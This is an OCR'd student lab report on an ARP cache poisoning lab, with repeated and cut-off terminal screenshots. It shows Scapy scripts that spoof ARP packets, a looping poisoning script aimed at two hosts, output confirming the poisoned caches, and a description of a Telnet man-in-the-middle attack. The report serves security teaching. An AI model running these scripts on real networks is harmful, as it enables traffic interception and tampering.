arp.hwsrc = MAC_spoofed
arp.pdst = IP_spoofed
arp.hwdst = "ff:ff:ff:ff:ff:ff"
arp.op = 1
frame = ether/arp
sendp(frame)
[Read 21 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line M-E Redo



Lab2 — Attacker — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 113×30
Sent 1 packets.
Attacker$
Attacker$nano arp_reply.py
Attacker$ python3 arp_reply.py
SENDING SPOOFED ARP REPLY.....
Sent 1 packets.
Attacker$nano arp_reply.py
Attacker$nano arp_gratuitous
Attacker$nano arp_gratuitous.py
Use "fg" to return to nano.
[2]+ Stopped nano arp_gratuitous.py
Attacker$nano arp_gratuitous.py
Attacker$nano arp_gratuitous.py
Attacker$python3 arp_gratuitous.py
SENDING SPOOFED ARP GRATUITOUS MESSAGE.....
Sent 1 packets.
Attacker$python3 arp_request.py
SENDING SPOOFED ARP REQUEST.....
Sent 1 packets.
Attacker$python3 arp_gratuitous.py
SENDING SPOOFED ARP GRATUITOUS MESSAGE.....
Lab2 — Attacker — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 111×36
HostA$ arp -n
HostA$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.98 ether aa:bb:cc:dd:97:98 C eth0
HostA$
Lab2 — ubuntu@ip-172-31-22-7: ~ — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 144×27
Processes: 136
Users logged in: 1
IPv4 address for br-f9f1b3c52e65: 10.9.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0: 172.31.22.7
panded Security Maintenance for Applications is not enabled.
updates can be applied immediately.
able ESM Apps to receive additional future security updates.
e https://ubuntu.com/esm or run: sudo pro status
w release '22.04.3 LTS' available.
n 'do-release-upgrade' to upgrade to it.
st login: Fri Mar 8 02:36:25 2024 from 67.21.186.68
untu@ip-172-31-22-7:~$ dockps
ckps: command not found
untu@ip-172-31-22-7:~$ docker ps
NTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
9a5b706c9f handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 48 minutes ago Up 48 minutes M-10.9.0.
5ca9d08533 handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 48 minutes ago Up 48 minutes B-10.9.0.
Lab2 — ubuntu@ip-172-31-22-7: ~/Labsetup_2/volumes — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 124×36
ew release '22.04.3 LTS' available.
un 'do-release-upgrade' to upgrade to it.
Last login: Fri Mar 8 01:59:43 2024 from 67.21.186.68
ubuntu@ip-172-31-22-7:~$ dcbuild
no configuration file provided: not found
ubuntu@ip-172-31-22-7:~$ dc build
dc: Could not open file build
ubuntu@ip-172-31-22-7:~$ ls
Labsetup_2 Labsetup_2.zip __MACOSX snap
ubuntu@ip-172-31-22-7:~$ cd Labsetup_2/
ubuntu@ip-172-31-22-7:~/Labsetup_2$ dc build
dc: Could not open file build
ubuntu@ip-172-31-22-7:~/Labsetup_2$ dcbuild
[+] Building 0.0s (0/0) docker:default
ubuntu@ip-172-31-22-7:~/Labsetup_2$ dockerps
dockerps: command not found
ubuntu@ip-172-31-22-7:~/Labsetup_2$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
e09a5070c9f handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 12 minutes ago Up 12 minutes M-10.
9.0.105
7b5ca9d08533 handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 12 minutes ago Up 12 minutes B-10.
9.0.6
057a779cb2dc handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 12 minutes ago Up 12 minutes A-10.
9.0.5
ubuntu@ip-172-31-22-7:~/Labsetup_2$ vim arp_request.py
ubuntu@ip-172-31-22-7:~/Labsetup_2$ ls
arp_request.py docker-compose.yml volumes
ubuntu@ip-172-31-22-7:~/Labsetup_2$ cd volumes/
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ ls
arp_gratuitous.py arp_poisoning_mitm.py arp_reply.py arp_request.py mitm_tcp.py
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_request.py
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_request.py
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_gratuitous.py
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_gratuitous.py




TASK 2 :


Task 2: MITM Attack on Telnet using ARP cache poisoning


We changed the poison file


Lab2 — Attacker — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 113×30
GNU nano 4.8 arp_poisoning_mitm.py
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"
# Constructing spoofed ARP request to Host A
ether1 = Ether()
ether1.dst = MAC_A
arp1 = ARP()
arp1.psrc = IP_B
arp1.hwsrc = MAC_M
arp1.pdst = IP_A
arp1.op = 1
frame1 = ether1/arp1
# Constructing spoofed ARP request to Host B
ether2 = Ether()
ether2.dst = MAC_B
arp2 = ARP()
arp2.psrc = IP_A
arp2.hwsrc = MAC_M
arp2.pdst = IP_B
[Read 34 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line M-E Redo
HostA$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.98 ether aa:bb:cc:dd:97:98 C eth0
HostA$ arp -d 10.9.0.98
HostA$ arp -m
arp: invalid option -- 'm'
Usage:
arp [-vn] [<HW>] [-i <if>] [-a] [<hostname>] <-Display ARP cache
arp [-v] [-i <if>] -d <host> [pub] <-Delete ARP entry
arp [-vnD] [<HW>] [-i <if>] -f [<filename>] <-Add entry from file
arp [-v] [<HW>] [-i <if>] -s <host> <hwaddr> [temp] <-Add entry
arp [-v] [<HW>] [-i <if>] -Ds <host> <if> [netmask <nm>] pub <-'-
-a display (all) hosts in alternative (BSD) style
-e display (all) hosts in default (Linux) style
-s, --set set a new ARP entry
-d, --delete delete a specified entry
-v, --verbose be verbose
-n, --numeric don't resolve names
-i, --device specify network interface (e.g. eth0)
-D, --use-device read <hwaddr> from given device
-A, -p, --protocol specify protocol family
-f, --file read new entries from file or from /etc/ethers
<HW>=Use '-H <hw>' to specify hardware address type. Default: ether
List of possible hardware types (which support ARP):
ash (Ash) ether (Ethernet) ax25 (AMPR AX.25)
netrom (AMPR NET/ROM) rose (AMPR ROSE) arcnet (ARCnet)
dlci (Frame Relay DLCI) fddi (Fiber Distributed Data Interface) hippi (HIPPI)
irda (IrLAP) x25 (generic X.25) eui64 (Generic EUI-64)
HostA$ arp -n
HostA$
Lab2 — ubuntu@ip-172-31-22-7: ~ — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 144×27
Processes: 136
Users logged in: 1
IPv4 address for br-f9f1b3c52e65: 10.9.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0: 172.31.22.7
panded Security Maintenance for Applications is not enabled.
updates can be applied immediately.
able ESM Apps to receive additional future security updates.
e https://ubuntu.com/esm or run: sudo pro status
w release '22.04.3 LTS' available.
n 'do-release-upgrade' to upgrade to it.
st login: Fri Mar 8 02:36:25 2024 from 67.21.186.68
ubuntu@ip-172-31-22-7:~$ dockps
ckps: command not found
ubuntu@ip-172-31-22-7:~$ docker ps
NTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
9a5b706c9f handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 48 minutes ago Up 48 minutes M-10.9.0.
5ca9d08533 handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 48 minutes ago Up 48 minutes B-10.9.0.
Lab2 — ubuntu@ip-172-31-22-7: ~/Labsetup_2/volumes — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 124×36
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_request.py
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_poisoning_mitm.py
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:XX"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:XX"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:XX"
# Constructing spoofed ARP request to Host A
ether1 = Ether()
ether1.dst = MAC_A
arp1 = ARP()
arp1.psrc = IP_B
arp1.hwsrc = MAC_M
arp1.pdst = IP_A
arp1.op = 1
frame1 = ether1/arp1
# Constructing spoofed ARP request to Host B
ether2 = Ether()
ether2.dst = MAC_B
arp2 = ARP()
arp2.psrc = IP_A
arp2.hwsrc = MAC_M
arp2.pdst = IP_B
arp2.op = 1
frame2 = ether2/arp2
while 1:
print("Sending spoofed ARP request to Hosts A and B")
sendp(frame1)
sendp(frame2)
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_gratuitous.py
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_gratuitous.py


Lab2 — Attacker — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 91×27
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
^X^CTraceback (most recent call last):
File "arp_poisoning_mitm.py", line 40, in <module>
sleep(5)
KeyboardInterrupt
root@e09a5b706c9f:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@e09a5b706c9f:/#
Lab2 — HostB — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 144×27
HOSTB$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.5 ether 02:42:0a:09:00:69 C eth0
HOSTB$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.105 ether 02:42:0a:09:00:69 C eth0
10.9.0.5 ether 02:42:0a:09:00:69 C eth0
HOSTB$
Lab2 — Attacker — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 111×36
64 bytes from 10.9.0.6: icmp_seq=124 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=125 ttl=64 time=0.070 ms
64 bytes from 10.9.0.6: icmp_seq=126 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=127 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=128 ttl=64 time=0.066 ms
64 bytes from 10.9.0.6: icmp_seq=129 ttl=64 time=0.096 ms
64 bytes from 10.9.0.6: icmp_seq=130 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=131 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=132 ttl=64 time=0.066 ms
64 bytes from 10.9.0.6: icmp_seq=133 ttl=64 time=0.070 ms
64 bytes from 10.9.0.6: icmp_seq=134 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=135 ttl=64 time=0.076 ms
64 bytes from 10.9.0.6: icmp_seq=136 ttl=64 time=0.091 ms
64 bytes from 10.9.0.6: icmp_seq=137 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=138 ttl=64 time=0.068 ms
64 bytes from 10.9.0.6: icmp_seq=139 ttl=64 time=0.073 ms
^C
--- 10.9.0.6 ping statistics ---
139 packets transmitted, 139 received, +8 errors, 0% packet loss, time 141291ms
rtt min/avg/max/mdev = 0.047/0.079/0.181/0.019 ms
HostA$ ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.064 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.068 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.071 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.084 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.062 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.068 ms
^C
--- 10.9.0.6 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8171ms
rtt min/avg/max/mdev = 0.062/0.069/0.084/0.005 ms
HostA$
Run 'do-release-upgrade' to upgrade to it.
Last login: Fri Mar 8 01:59:43 2024 from 67.21.186.68
ubuntu@ip-172-31-22-7:~$ dcbuild
no configuration file provided: not found
ubuntu@ip-172-31-22-7:~$ dc build
dc: Could not open file build
ubuntu@ip-172-31-22-7:~$ ls
Labsetup_2 Labsetup_2.zip __MACOSX snap
ubuntu@ip-172-31-22-7:~$ cd Labsetup_2/
ubuntu@ip-172-31-22-7:~/Labsetup_2$ dc build
dc: Could not open file build
ubuntu@ip-172-31-22-7:~/Labsetup_2$ dcbuild
[+] Building 0.0s (0/0) docker:default
ubuntu@ip-172-31-22-7:~/Labsetup_2$ dockerps
dockerps: command not found
ubuntu@ip-172-31-22-7:~/Labsetup_2$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
e09a5b706c9f handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 12 minutes ago Up 12 minutes M-10.
9.0.105
7b5ca9d08533 handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 12 minutes ago Up 12 minutes B-10.
9.0.6
057a779cb2dc handsonsecurity/seed-ubuntu:large "bash -c ' /etc/init…" 12 minutes ago Up 12 minutes A-10.
9.0.5
ubuntu@ip-172-31-22-7:~/Labsetup_2$ vim arp_request.py
ubuntu@ip-172-31-22-7:~/Labsetup_2$ ls
arp_request.py docker-compose.yml volumes
ubuntu@ip-172-31-22-7:~/Labsetup_2$ cd volumes/
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ ls
arp_gratuitous.py arp_poisoning_mitm.py arp_reply.py arp_request.py mitm_tcp.py
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_request.py
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_request.py
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ vim arp_poisoning_mitm.py
ubuntu@ip-172-31-22-7:~/Labsetup_2/volumes$ client_loop: send disconnect: Broken pipe
(base) venkateshv@Venkateshs-MacBook-Air Lab2 %
HostA Dump$

Step 3 On/off






During the Man-In-The-Middle attack, modifications are made to the mitm tcp.py script to intercept Telnet communication. Specifically, when Telnet connection is established, any input


attempted by Host A will be replaced with 'A' characters. Prior to initiating the attack, IP forwarding is enabled, and Telnet communication from Host A to Host B is established. Once the Telnet connection is active, IP relaying and the attack are halted.

Step4



Task 3

The attacker intercepts the conversation between victim A and victim B, making any message written by victim A look as if it came from A to B. Furthermore, the duration of the texts was consistent among both victims. To carry out this attack, set IP forwarding to 1 and execute the ARP poisoning code. Once victims A and B were connected, IP forwarding was disabled by setting it to 0, and the MITM_tcp.py programme was executed to carry out the attack.

